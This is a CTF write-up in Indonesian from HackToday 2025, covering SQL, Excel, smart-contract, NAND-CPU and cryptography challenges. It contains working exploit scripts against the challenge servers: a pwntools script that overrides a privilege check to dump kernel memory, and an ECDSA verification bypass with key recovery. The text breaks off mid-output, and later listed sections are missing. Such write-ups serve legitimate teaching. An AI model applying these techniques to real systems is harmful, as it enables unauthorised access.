Write-Up HackToday 2025

jay
XymboL
ayamgoyeng

DAFTAR ISI

MISCELLANEOUS **2**
[100 pts] KOM120F 2
[100 pts] Excelent 5
[100 pts] FreeFlag 7
[484 pts] hwnand 10
CRYPTOGRAPHY **13**
[100 pts] besik-lll 13
[100 pts] digisign 17
REVERSE ENGINEERING **26**
[100 pts] kuis-aritmetika 26
[100 pts] Reverse101 31
[100 pts] Another flagchecker 36
WEB EXPLOITATION **37**
[215 pts] MiniWeb 37
FORENSICS **38**
[100 pts] forcry 38
[100 pts] Easy PCAP 40
[413 pts](upsolve) formix 43

MISCELLANEOUS

[100 pts] KOM120F

Description
Dosenku menyuruh aku buat cari transaksi yang udah delivered, pakai pembayaran credit_card, terus alamatnya di Semarang. Katanya, produk yang dibeli stoknya cuma tinggal 1, kategori barangnya adalah Elektronik dan dapat review bintang 1 dari pembelinya. Tapi dia malah nyuruh buat nyari tau siapa yang melakukan transaksi, dimana alamat dia, apa kode kupon yang dia pakai, harga barangnya, dan nama barangnya. Walawe disuruh ngedoxing lewat sql gini, yaudahlah yang penting dapet A hehe
Format flag: hacktoday{nama user_alamat user_kode kupon_harga barang_ nama barang} pakai spasi kalo ada spasinya

Author : asburg

dari desc challenge, diketahui bahwa petunjuk pentingnya adalah :

udah delivered, pakai pembayaran credit_card, terus alamatnya di Semarang. Katanya, produk yang dibeli stoknya cuma tinggal 1, kategori barangnya adalah Elektronik dan dapat review bintang 1 dari pembelinya.

yang artinya jumlah productnya skrg 0.
Kemudian saya pertama ingin mengecilkan kemungkinan nya terlebih dahulu dengan melakukan join sebagai berikut : user_id yang review nya 1 dari table reviews dan city nya semarang dari table addresses.

```
payload : SELECT DISTINCT r.user_id
FROM reviews r
JOIN addresses a ON r.user_id = a.user_id
WHERE r.rating = 1
  AND a.city = 'Semarang';
```

hasilnya :
763
909
963
980

selanjutnya saya mencari dengan manual memakai db browser(sqlite)

	id	user_id	order_date	total_price	coupon_id	status	payment_method	payment_status
	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter
399	646	415	2025-05-21 12:22:37	5202971	323	cancelled	credit_card	chargeback
400	669	325	2025-07-19 17:23:42	1174179	787	pending	credit_card	pending
401	684	298	2025-08-06 02:24:54	7386468	255	processing	credit_card	chargeback
402	710	376	2025-05-30 04:51:01	486951	354	pending	credit_card	failed
403	763	763	2025-08-09 06:43:52	1999000	250	delivered	credit_card	paid
404	767	637	2025-06-20 00:46:57	1192284	396	cancelled	credit_card	chargeback
405	812	339	2025-05-29 09:36:29	79436	327	cancelled	credit_card	failed
406	831	993	2025-07-10 19:39:03	3511337	924	refunded	credit_card	paid
407	832	3	2025-03-21 07:52:34	879304	373	processing	credit_card	partial
408	836	941	2025-02-15 15:14:57	9320200	732	awaiting_shipment	credit_card	pending
409	845	156	2025-02-26 20:18:46	4765662	939	delivered	credit_card	partial
410	862	925	2025-03-31 10:45:05	8606015	792	shipped	credit_card	refunded
411	879	516	2025-07-16 09:54:30	4805963	354	returned	credit_card	pending
412	882	255	2025-05-20 14:28:47	5016860	652	returned	credit_card	pending
413	899	244	2025-02-17 07:30:58	8125588	93	refunded	credit_card	overpaid
414	908	88	2025-06-09 07:32:09	6359821	906	processing	credit_card	refunded
415	912	465	2025-06-25 22:46:50	5257586	730	cancelled	credit_card	failed
416	929	745	2025-03-03 02:41:33	2946327	136	awaiting_shipment	credit_card	pending
417	931	847	2025-03-27 08:17:17	9034997	75	processing	credit_card	partial
418	940	871	2025-07-16 11:44:35	1242587	298	delivered	credit_card	chargeback
419	957	117	2025-04-01 23:10:07	3499192	112	refunded	credit_card	paid
420	958	773	2025-02-24 03:28:27	4203216	174	refunded	credit_card	paid
421	990	547	2025-07-16 01:55:00	1676735	107	processing	credit_card	failed
422	15	208	2025-07-26 06:45:05	5369767	869	on_hold	dana	chargeback


Terlihat hanya user_id = 763 yang beririsan dengan 4 output tadi setelah itu saya tinggal mencari data lainnya :
nama user: Akbar Arayan
alamat user: Jl Merdeka No 10
kode kupon: FREEFLAG2025
harga barang: 1999000
nama barang: Laptop 142

Flag:
hacktoday{Akbar Arayan_Jl Merdeka No 10_FREEFLAG2025_1999000_Laptop 142}


[100 pts] Excelent

Description
Did you know that there is an Excel esports? Wrap the string with the flag format (hacktoday{...})

Author : Tegar



Diberikan sebuah file excel dan dalamnya ada rumus gitu, terus saya coba ctrl + `



Jadi seperti ini. lalu saya ctrl + A lalu ctrl + c
Lalu saya coba bertanya pada gpt dan dia memberitahu step by step untuk dekripsinya

Struktur ini bisa direkonstruksi di Python:

1. **Parse mapping karakter** → angka base37.
2. Buat semua variabel sesuai posisi (misalnya `x1, x2, ...` untuk setiap karakter).
3. Tulis ulang semua persamaan bawah sebagai sistem persamaan linear mod 37 atau di integer.

4. Gunakan solver (misal Z3 atau sympy) untuk cari nilai setiap variabel.
5. Mapping balik ke karakter sesuai tabel base37 tadi.

Lalu saya minta tolong buatkan scriptnya dan jalankan (untuk menghemat waktu) dan diperoleh

Sip — aku lanjut dan **bongkar semuanya**. Hasilnya: script Excel itu mengecek flag dalam **base-37** (0–9, `_` = 10, `a` .. `z` = 11..36), mengerjakan beberapa transformasi linear modulo 37, lalu memeriksa 27 persamaan linear. Aku:

- parse file `excel.txt`,
- ekstrak semua persamaan linear dan koefisien,
- selesaikan sistem linear (ada 27 variabel & 27 persamaan → unik),
- mapping balik ke karakter (0..9, `_`, `a` .. `z`).

Flag yang ter-decode (isi B1 yang benar):

nginx Copy Edit

```
y0u_c0uld_jo1n_exc3l_esp0rt
```

Flag : hacktoday{y0u_c0uld_jo1n_exc3l_esp0rt}

[100 pts] FreeFlag

Description
http://103.160.212.3:24376

Author : ZafiN

winning condition adalah call solved() di warmup contract return true.
walaupun begitu, solved di warmup yang asli tidak dapat langsung didapat saat call fungsi solve() karena warmup yang di deploy adalah contract dari bytecode pada constructor.

```
// Decompiled by library.dedaub.com
// 2025.08.09 14:31 UTC
// Compiled using the solidity compiler version 0.8.28

// Data structures and variables inferred from the use of storage
instructions
bool _solved; // STORAGE[0x0] bytes 0 to 0

function fallback() public payable {
   revert();
}

function solved() public payable {
   return _solved;
}

function 0xf4923026(uint256 varg0, uint256 varg1) public payable {
   require(4 + (msg.data.length - 4) - 4 >= 64);
   v0 = v1 = varg0 == 4242;
   if (v1) {
       v0 = v2 = varg1 == 0xaa289;
   }
   require(v0);
   _solved = 1;
}
```

```
// Note: The function selector is not present in the original
solidity code.
// However, we display it for the sake of completeness.

function __function_selector__( function_selector) public payable {
   MEM[64] = 128;
   require(!msg.value);
   if (msg.data.length >= 4) {
       if (0x799320bb == function_selector >> 224) {
           solved();
       } else if (0xf4923026 == function_selector >> 224) {
           0xf4923026();
       }
   }
   fallback();
}
```

hasil decompile menunjukkan bahwa param a dan b yang asli adalah 4242 dan 0xaa289.

langsung saja buat script exploit

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.25;

import "forge-std/Script.sol";
import "../src/Setup.sol";

contract SolveWarmup is Script {
   function run() external {

       address setupAddr = vm.envAddress("SETUP_CONTRACT_ADDR");
       string memory rpc = vm.envString("RPC_URL");
       vm.createSelectFork(rpc);

       vm.startBroadcast(vm.envUint("PRIVKEY"));
       Setup setup = Setup(setupAddr);
       address warmup = address(setup.warmup());

       bytes memory payload = abi.encodeWithSelector(
           bytes4(0xf4923026),
```

```
            uint256(4242),
            uint256(0xaa289)
        );

        (bool ok,) = warmup.call(payload);
        require(ok, "Call failed");
        require(setup.isSolved(), "Setup not solved");

        vm.stopBroadcast();
    }
}
```

hacktoday{free_flag_free_flag_free_flag_abcdefghijklmnopqrstuvwxyz65482}

[484 pts] hwnand

Description
Semester lalu kita baru sadar, ada celah backdoor di rangkaian yang nggak kita duga. Sekarang kita coba bikin decoder instruksi yang lebih teliti supaya CPU generasi baru kita aman sebelum dites di pabrik.

nc 103.160.212.3 13820

Author : MuSaMa

diberikan code CPU dengan gate nand only, untuk dapat flag, diharuskan membaca data di kernel memory data yang mana itu tidak dapat dilakukan oleh normal user karena terdapat security_exception.

step exploit:
- buat decoder valid agar pass z3 check.
- tambahkan gate yang memiliki nama sama dengan “is_root_now” dan “security_exception” karena z3 membuat variable dari setiap input dan output sehingga dengan nama yang sama overwrite bisa dilakukan.
- ambil flag pakai fungsi kernel.

```
from pwn import *
from collections import OrderedDict

def build_gates():
   g = OrderedDict()
   def nand(z,x,y):
       assert z not in g
       g[z] = (x,y)
   def NOT(z,a): nand(z,a,a)
   def AND(z,a,b,t): nand(t,a,b); nand(z,t,t)
   def OR(z,a,b,ta,tb): NOT(ta,a); NOT(tb,b); nand(z,ta,tb)

   # 1) Inverters for in_0..in_7
   for i in range(8):
       NOT(f"n{i}", f"in_{i}")

   # 2) Common prefixes
   AND("p2", "n7", "n6", "t_p2")
   AND("p3", "p2", "n5", "t_p3")
```

```
    AND("p4", "p3", "n4", "t_p4")

    # 3) Instruction class decodes
    nand("is_jz", "n7", "n7")                        # in_7
    AND("is_jmp", "n7", "in_6", "t_jmp")             # ~in7 & in6

    AND("p2_i5", "p2", "in_5", "t_p2i5")
    AND("is_add", "p2_i5", "in_4", "t_add")
    AND("is_str", "p2_i5", "n4",  "t_str")
    AND("is_ld",  "p3",     "in_4","t_ld")

    AND("g1", "p4", "in_3", "t_g1")
    AND("g12", "g1", "in_2", "t_g12")
    AND("pre_h", "g12","in_1","t_pre_h")
    AND("is_hlt",    "pre_h", "in_0","t_hlt")
    AND("is_sysret", "pre_h", "n0",  "t_sysret")
    AND("is_syscall","g12",   "n1",  "t_syscall")
    AND("is_ldi",    "g1",    "n2",  "t_ldi")
    AND("g2", "p4", "n3", "t_g2")
    AND("is_putc",  "g2", "in_2","t_putc")
    AND("is_rdtsc", "g2", "n2",  "t_rdtsc")

    # 4) kernel_addr selector
    AND("a00","n0","n1","t_a00"); AND("s00","a00","r0_7","t_s00")
    AND("a10","in_0","n1","t_a10"); AND("s10","a10","r1_7","t_s10")
    AND("a01","n0","in_1","t_a01"); AND("s01","a01","r2_7","t_s01")
    AND("a11","in_0","in_1","t_a11"); AND("s11","a11","r3_7","t_s11")
    OR("ka1","s00","s10","n_s00","n_s10")
    OR("ka2","s01","s11","n_s01","n_s11")
    OR("kernel_addr","ka1","ka2","n_ka1","n_ka2")

    # 5) Logical constants
    NOT("na", "in_0")              # na = ~in_0
    nand("one", "in_0", "na")      # one = 1
    nand("zero","one","one")       # zero = 0

    # 6) Tell the solver that is_root_now is True
    nand("is_root_now", "in_0", "na")    # = True

    #  Force security_exception to constant 0.
    nand("security_exception", "one", "one")   # = 0

    return list(g.items())

def wait_menu(io):
    io.recvuntil(b"6. Keluar.")
```

```
def menu_add(io, z, x, y):
    wait_menu(io)
    io.sendline(b"3")
    io.recvuntil(b"C = A NAND B")
    io.recvline()
    io.sendline(f"{z} {x} {y}".encode())
    while True:
        line = io.recvline(timeout=5) or b""
        if b"Berhasil ditambahkan." in line:
            print({z},{x},{y},"berhasil ditambahkan")
            return
        if any(bad in line for bad in [b"Kabel sudah ada.", b"Nama tidak valid.",
b"Terlalu banyak gerbang"]):
            raise RuntimeError(line.decode(errors="ignore"))

def verify_design(io):
    wait_menu(io)
    io.sendline(b"5")
    out = io.recvuntil(b"Sirkuit sudah benar!")
    assert b"Verifikasi formal berhasil!" in out

# Prints count bytes from data[ start .. start+count-1 ].
def assemble_dump(start=0x80, count=32):
    prog = []
    def LDI(r, imm): prog.extend([0x08 + (r & 3), imm & 0xff])                # 2
bytes
    def LD(rx, ry):  prog.append(0x10 + ((rx & 3) << 2) + (ry & 3))           # 1
byte
    def PUTC(r):     prog.append(0x04 + (r & 3))                              # 1
byte
    def HLT():       prog.append(0x0f)

    for off in range(count):
        LDI(3, (start + off) & 0xff)  # r3 = address
        LD(2, 3)                      # r2 = [r3]
        PUTC(2)                       # putc r2
    HLT()
    return "".join(f"{b:02x}" for b in prog)

def main():
    context.log_level = "info"
    io = remote("103.160.212.3", 13820)

    wait_menu(io)
    io.sendline(b"2")
    gates = build_gates()
    for z, (x, y) in gates:
```

```
        menu_add(io, z, x, y)
    verify_design(io)

    io.recvuntil(b"Input kode user (hex, maksimal 128 byte):")
    hexprog = assemble_dump(start=0x80, count=32)
    io.sendline(hexprog.encode())
    data = io.recvuntil(b"HALT.")
    print(data.decode(errors="ignore"), end="")
    io.close()

if __name__ == "__main__":
    main()
```

hacktoday{0a19709aa4d1ab65}\x00\x00\x00\x00\x00HALT.[*] Closed connection to 103.160.212.3 port 13820

CRYPTOGRAPHY

[100 pts] besik-lll

Description
Jadi gini masehh, mbakke, probset sebagai newbie itu melihat bahwa soal2 kompe nih haram semua, ga ada yang waras dan bisa di mengerti dengan logika manusia biasa, ga ada besik-besiknya sama sekali, langsung hard mentok kanan. Emang probset indo nih rata2 sesepuh crypto. maka dari itu probset namai chall ini besik-lll, ya, disini kita beneran ngerjain soal besik, mudah-mudahan bisa jadi bahan belajar, jazakallah.

Author: ji4xuu

diberikan

```
from Crypto.Util.number import bytes_to_long
from random import randint
flag = b"hacktoday{REDACTED}"
flag_bin = bin(bytes_to_long(flag))[2:]
coefs = [int(flag_bin[i]) for i in range(len(flag_bin))]
sums = []
public = []

for i in range(10):
    public_values = [randint(0, 2**256) for _ in
range(len(flag_bin))]
    S = 0
    for j in range(len(flag_bin)):
        S += coefs[j] * public_values[j]
    sums.append(S)
    public.append(public_values)

with open("output.txt", "w") as f:
    f.write("Public values:\n")
    for i, values in enumerate(public):
        f.write(f"Public values {i + 1}: {values}\n")
    f.write("Sums:\n")
    for i, s in enumerate(sums):
        f.write(f"Sum {i + 1}: {s}\n")
```

ini merupakan multiple subset sum problem.

Definition 4.7 (Multiple Subset Sum Problem). Given positive integers $a_{1,1}, \ldots, a_{k,n}$ (the weights) and target integers $s_1, \ldots, s_k$, find $e_1, \ldots, e_n$ with $e_i \in \{0, 1\}$ such that

$$\sum_{i=1}^{n} e_i a_{j,i} = s_j$$

for all $1 \leq j \leq k$.

sehingga kita dapat membentuk matriks

In [PZ16], it is shown that the multiple subset sum problem can be solved with the same density bound of $d < 0.9408$ using the lattice with basis $\mathbf{B}$ given by:

$$\mathbf{B} = \begin{bmatrix} 1 & & & & 0 & Na_{1,1} & Na_{2,1} & \cdots & Na_{k,1} \\ & 1 & & & 0 & Na_{1,2} & Na_{2,2} & \cdots & Na_{k,2} \\ & & \ddots & & \vdots & \vdots & \vdots & \ddots & \vdots \\ & & & 1 & 0 & Na_{1,n} & Na_{2,n} & \cdots & Na_{k,n} \\ \frac{1}{2} & \frac{1}{2} & \cdots & \frac{1}{2} & \frac{1}{2} & Ns_1 & Ns_2 & \cdots & Ns_k \end{bmatrix}$$

lalu kita reduksi dengan LLL.

berikut solver yang saya run.

```
from Crypto.Util.number import long_to_bytes
import ast

def subset_sum(weights, targets, modulus=None, N=None,
lattice_reduction=None, verbose=False):
    verbose = (lambda *a: print('[subset_sum]', *a)) if
verbose else lambda *_: None

    if type(weights[0]) is list:
        k = len(weights)
        n = len(weights[0])
    else:
        k = 1
        n = len(weights)
        weights = [weights]
        targets = [targets]

    if modulus is not None:
        density = n / (k * log(modulus, 2))
    else:
        density = n / (k * log(max(flatten(weights)), 2))
    verbose('Density:', round(density.n(), 4))
```

```
    N = N or ceil(sqrt((n+1)/4))
    B = 2 * Matrix.identity(n)
    B = B.augment(vector([0] * n))
    for j in range(k):
        B = B.augment(vector([N * a for a in weights[j]]))
    if modulus is not None:
        B = B.stack(Matrix.zero(k, n + 1).augment(N * modulus
* Matrix.identity(k)))
    B = B.stack(vector([1] * (n + 1) + [N * s for s in
targets]))

    verbose('Lattice dimensions:', B.dimensions())
    lattice_reduction_timer = cputime()
    if lattice_reduction:
        B = lattice_reduction(B)
    else:
        B = B.LLL()
    verbose(f'Lattice reduction took
{cputime(lattice_reduction_timer):.3f}s')
    for row in B:
        if row[n] < 0:
            sol = [(x + 1)//2 for x in row[:n]]
        else:
            sol = [(1 - x)//2 for x in row[:n]]
        if any(x not in [0, 1] for x in sol):
            continue
        for j in range(k):
            t = sum(e * a for e, a in zip(sol, weights[j]))
            tj = targets[j]
            if modulus > 0:
                t %= modulus
                tj %= modulus
            if t != tj:
                break
        else:
            return sol

    return None

def parse_output(filename="output.txt"):
    print(f"[*] Parsing data dari {filename}...")
    with open(filename, "r") as f: lines = f.readlines()
    public = []
    sums = []
    public_start_index = lines.index("Public values:\n") + 1
    sums_start_index = lines.index("Sums:\n") + 1
```

```
    for i in range(10):
        line = lines[public_start_index + i]
        values_str = line.split(":", 1)[1].strip()
        public.append(ast.literal_eval(values_str))
    for i in range(10):
        line = lines[sums_start_index + i]
        sum_str = line.split(":", 1)[1].strip()
        sums.append(int(sum_str))
    print("[+] Parsing selesai.")
    return public, sums

public, sums = parse_output();
sol = subset_sum(public, sums, verbose=True)
bit_string = ''.join(str(b) for b in sol)
number = int(bit_string, 2)
print(long_to_bytes(number))
```

```
hellow@FelesiaJ:~/crypto$ sage solve.sage
[*] Parsing data dari output.txt...
[+] Parsing selesai.
[subset_sum] Density: 0.0434
[subset_sum] Lattice dimensions: (112, 122)
[subset_sum] Lattice reduction took 12.115s
b'hacktoday{gpt}'
```

Flag:
hacktoday{gpt}

[100 pts] digisign

Description
GPT-5 already release, are we cooked?

Author: agoyy

diberikan

```
from Crypto.Util.Padding import pad
from Crypto.Cipher import AES
from ecdsa.util import sigencode_der
import os
import ecdsa
import random
import hashlib

FLAG = open("flag.txt", "rb").read()

sk = ecdsa.SigningKey.from_secret_exponent(
    random.getrandbits(128),
    curve=ecdsa.SECP256k1,
    hashfunc=hashlib.sha256
)
vk = sk.get_verifying_key()

print("you need verify yourself first")
print("pubkey.x = ", vk.pubkey.point.x())
print("pubkey.y = ", vk.pubkey.point.y())
msg = int(input("message = "), 16)
r = int(input("r = "), 16)
s = int(input("s = "), 16)
signature = ecdsa.ecdsa.Signature(r, s)
if vk.pubkey.verifies(msg, signature):
    print("Verify Succesfull, Congratulations")
else:
    print("Nope")
    exit(0)

privkey = random.getrandbits(32)
sk = ecdsa.SigningKey.from_secret_exponent(
    privkey,
    curve=ecdsa.SECP256k1,
    hashfunc=hashlib.sha256
```

```
)
message = os.urandom(32)
signature = sk.sign(message, sigencode=sigencode_der)

ct = pad(FLAG, AES.block_size)
random.seed(privkey)
for i in range(100000):
    cipher = AES.new(random.randbytes(32), AES.MODE_ECB)
    ct = cipher.encrypt(ct)

print("msg = ", message.hex())
print("signature = ", signature.hex())
print("ct = ", ct.hex())
```

Server minta verifikasi ECDSA signature dari input user, lalu memberi ciphertext hasil enkripsi 100.000 lapis AES-ECB dengan key acak dari PRNG Python yang di-seed private key 32-bit.

Berikut step by step yang saya lakukan

1. Bypass verifikasi awal:
   Kirim `message=0`, `r = pubkey_x mod n`, dan `s = r` supaya signature valid.
2. Dapatkan `msg`, signature, dan ciphertext.
3. Recover public key `Q` dari signature dan pesan (`msg`) dengan rumus ECDSA.
4. Cari private key 32-bit `d` menggunakan Baby-Step Giant-Step diskrit log.
5. Reproduce PRNG Python dengan `random.seed(d)` untuk hasilkan semua 100.000 kunci AES.
6. Decrypt ciphertext lapis terakhir ke pertama menggunakan kunci yang dihasilkan.
7. Unpad hasil dekripsi, dapatkan flag.

step by stepnya dapat dilihat pada solvernya

```
#!/usr/bin/env python3
# exploit.py
# Usage: python3 exploit.py <host> <port>
#
```

```python
# Connects to remote challenge, bypasses the initial verify, parses
the printed
# message/signature/ct, recovers the ECDSA public key candidates
using the
# correct hashed 'z' (SHA-256 of message), finds the 32-bit privkey
with BSGS,
# reproduces Python random PRNG, decrypts 100k-layer AES-ECB and
prints FLAG.

import socket, sys, re, binascii, math, random, hashlib
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad
import ecdsa
from ecdsa.ellipticcurve import Point

# ---------- network helpers ----------
def recv_until(s, token, timeout=8):
    s.settimeout(timeout)
    data = b''
    try:
        while token.encode() not in data:
            part = s.recv(4096)
            if not part:
                break
            data += part
    except socket.timeout:
        pass
    return data

def send_line(s, line):
    if isinstance(line, str):
        line = line.encode()
    s.sendall(line + b'\n')

# ---------- crypto helpers ----------
def parse_der_sig(sig_der_bytes):
    # minimal ASN.1 DER parse, expects: 0x30 len 0x02 len_r r 0x02
len_s s
    if len(sig_der_bytes) < 6 or sig_der_bytes[0] != 0x30:
        raise ValueError("Invalid DER")
    idx = 2
    if sig_der_bytes[idx] != 0x02:
        raise ValueError("Expected INTEGER for r")
    len_r = sig_der_bytes[idx+1]
    r = int.from_bytes(sig_der_bytes[idx+2: idx+2+len_r], 'big')
```

```
    idx = idx + 2 + len_r
    if sig_der_bytes[idx] != 0x02:
        raise ValueError("Expected INTEGER for s")
    len_s = sig_der_bytes[idx+1]
    s = int.from_bytes(sig_der_bytes[idx+2: idx+2+len_s], 'big')
    return r, s

def mod_sqrt(a, p):
    # secp256k1 prime p % 4 == 3 --> sqrt = a^{(p+1)/4} mod p if
quadratic residue
    if a == 0:
        return 0
    if pow(a, (p-1)//2, p) != 1:
        return None
    return pow(a, (p+1)//4, p)

def recover_R_candidates(r, curve):
    curve_fp = curve.curve
    p = curve_fp.p()
    a = curve_fp.a()
    b = curve_fp.b()
    n = curve.order

    cands = []
    # try x = r + k*n while x < p (usually only k=0 needed)
    k = 0
    while True:
        x = r + k * n
        if x >= p:
            break
        alpha = (x*x*x + a * x + b) % p
        y = mod_sqrt(alpha, p)
        if y is not None:
            cands.append((x, y))
            if y != (p - y):
                cands.append((x, p-y))
        k += 1
        if k > 2:
            break
    return cands

def recover_Q_candidates_from_sig(r, s, msg_bytes, curve):
    """
    Use ECDSA relation with hashed message:
      z = int(hashlib.sha256(msg_bytes).digest(), 'big') % n
```

```
      Q = r^{-1} * ( s*R - z*G )
    Try both possible R (y variants) and k-shifts if necessary.
    """
    n = curve.order
    G = curve.generator
    z = int.from_bytes(hashlib.sha256(msg_bytes).digest(), 'big') % n

    Qs = []
    R_cands = recover_R_candidates(r, curve)
    for (xR, yR) in R_cands:
        try:
            R = Point(curve.curve, xR, yR, curve.order)
        except Exception:
            continue
        sR = R * s
        zG = G * z
        num = sR + (-zG)     # sR - zG
        r_inv = pow(r, -1, n)
        Q = num * r_inv
        Qs.append(Q)
    return Qs

def bsgs_discrete_log(Q, curve, bound):
    """
    Find d in [0, bound) s.t. d*G = Q using baby-step giant-step.
    """
    G = curve.generator
    m = int(math.isqrt(bound)) + 1

    baby = {}
    # baby steps
    for j in range(m):
        P = G * j
        baby[(P.x(), P.y())] = j

    factor = G * m
    cur = Q
    for i in range(m+1):
        key = (cur.x(), cur.y())
        if key in baby:
            j = baby[key]
            d = i * m + j
            if d < bound:
                return d
        cur = cur + (-factor)
```

```
    return None

def decrypt_ct_with_seed(privkey, ct_bytes, n_iter=100000):
    # Reproduce PRNG and decrypt (keys used in order, so decrypt
reversed)
    random.seed(privkey)
    keys = [random.randbytes(32) for _ in range(n_iter)]
    cur = ct_bytes
    for k in reversed(keys):
        cipher = AES.new(k, AES.MODE_ECB)
        cur = cipher.decrypt(cur)
    # unpad
    return unpad(cur, AES.block_size)

# ---------- main flow ----------
def exploit(host, port):
    print(f"[*] Connecting to {host}:{port}")
    s = socket.create_connection((host, port))
    banner = recv_until(s, "message =", timeout=6)
    txt = banner.decode(errors='ignore')
    print(txt)

    # parse pubkey.x and pubkey.y printed by service
    m_x = re.search(r"pubkey\.x\s*=\s*([0-9]+)", txt)
    m_y = re.search(r"pubkey\.y\s*=\s*([0-9]+)", txt)
    if not (m_x and m_y):
        print("[-] Couldn't parse pubkey.x/y")
        print(txt)
        return
    pub_x = int(m_x.group(1))
    pub_y = int(m_y.group(1))
    print(f"[*] pubkey.x = {pub_x}")
    print(f"[*] pubkey.y = {pub_y}")

    # craft bypass inputs: message=0, r = pub_x mod n, s = r
    curve = ecdsa.SECP256k1
    n = curve.order
    r_val = pub_x % n
    s_val = r_val
    msg_val = 0

    # send them as hex (no 0x)
    send_line(s, format(msg_val, 'x'))
    send_line(s, format(r_val, 'x'))
    send_line(s, format(s_val, 'x'))
```

```
    # read until ct printed
    resp = recv_until(s, "ct =", timeout=8)
    txt2 = resp.decode(errors='ignore')
    print(txt2)

    # parse msg, signature (DER), ct
    mm = re.search(r"msg\s*=\s*([0-9a-fA-F]+)", txt2)
    ms = re.search(r"signature\s*=\s*([0-9a-fA-F]+)", txt2)
    mc = re.search(r"ct\s*=\s*([0-9a-fA-F]+)", txt2)
    if not (mm and ms and mc):
        print("[-] didn't find msg/sig/ct")
        return
    msg_hex = mm.group(1)
    sig_hex = ms.group(1)
    ct_hex = mc.group(1)
    print(f"[*] msg: {msg_hex}")
    print(f"[*] sig (DER): {sig_hex[:80]}{'...' if len(sig_hex)>80
else ''}")
    print(f"[*] ct len (hex): {len(ct_hex)}")

    msg_bytes = binascii.unhexlify(msg_hex)
    sig_bytes = binascii.unhexlify(sig_hex)
    ct_bytes = binascii.unhexlify(ct_hex)

    # parse r,s from DER
    try:
        r_sig, s_sig = parse_der_sig(sig_bytes)
    except Exception as e:
        print("[-] DER parse error:", e)
        return
    print("[*] parsed r =", r_sig, "s =", s_sig)

    # recover Q candidates using correct hashed z = SHA256(message)
    print("[*] recovering Q candidates (using SHA-256 of
message)...")
    Q_cands = recover_Q_candidates_from_sig(r_sig, s_sig, msg_bytes,
curve)
    print(f"[*] found {len(Q_cands)} candidate(s) for Q")

    bound = 1 << 32
    privkey = None
    for idx, Q in enumerate(Q_cands):
        print(f"[*] trying candidate Q #{idx}: x={Q.x()} y={Q.y()}")
        d = bsgs_discrete_log(Q, curve, bound)
```

```
        if d is not None:
            privkey = d
            print("[+] Found privkey =", privkey)
            break

    if privkey is None:
        print("[-] privkey not found within 2^32 bound. Abort.")
        return

    print("[*] reproducing PRNG and decrypting (100k AES ops)...")
    try:
        flag = decrypt_ct_with_seed(privkey, ct_bytes, n_iter=100000)
    except Exception as e:
        print("[-] decrypt/unpad failed:", e)
        return

    print("[+] FLAG bytes:", flag)
    try:
        print("[+] FLAG:", flag.decode())
    except:
        pass

    s.close()

if __name__ == "__main__":
    if len(sys.argv) != 3:
        print("Usage: python3 exploit.py <host> <port>")
        sys.exit(1)
    host = sys.argv[1]
    port = int(sys.argv[2])
    exploit(host, port)
```

```
hellow@FelesiaJ:~/crypto$ python3 exploit.py 103.160.212.3 5000
[*] Connecting to 103.160.212.3:5000
you need verify yourself first
pubkey.x =  41065207033740478237155898574414399483571816743063252598373020237004287296003
pubkey.y =  113038005025776262711589491766484613622797399908088178287185431068055543983609
message =
[*] pubkey.x = 41065207033740478237155898574414399483571816743063252598373020237004287296003
[*] pubkey.y = 113038005025776262711589491766484613622797399908088178287185431068055543983609
r = s = Verify Succesfull, Congratulations
msg =  b675f749e9ededa7ac57153637104c7af95cc619fec1eaa03e78aa2ff3fb1c6f
signature =  304402205f6bd08f99f8b854aeb4518fc84e8c420ac103117a1743023f8b84b8a0fc8f9c022039978dd2cedc22b062bbc27d4bcc7218cc7b04a52874
fdf53b4d2753a0705b90
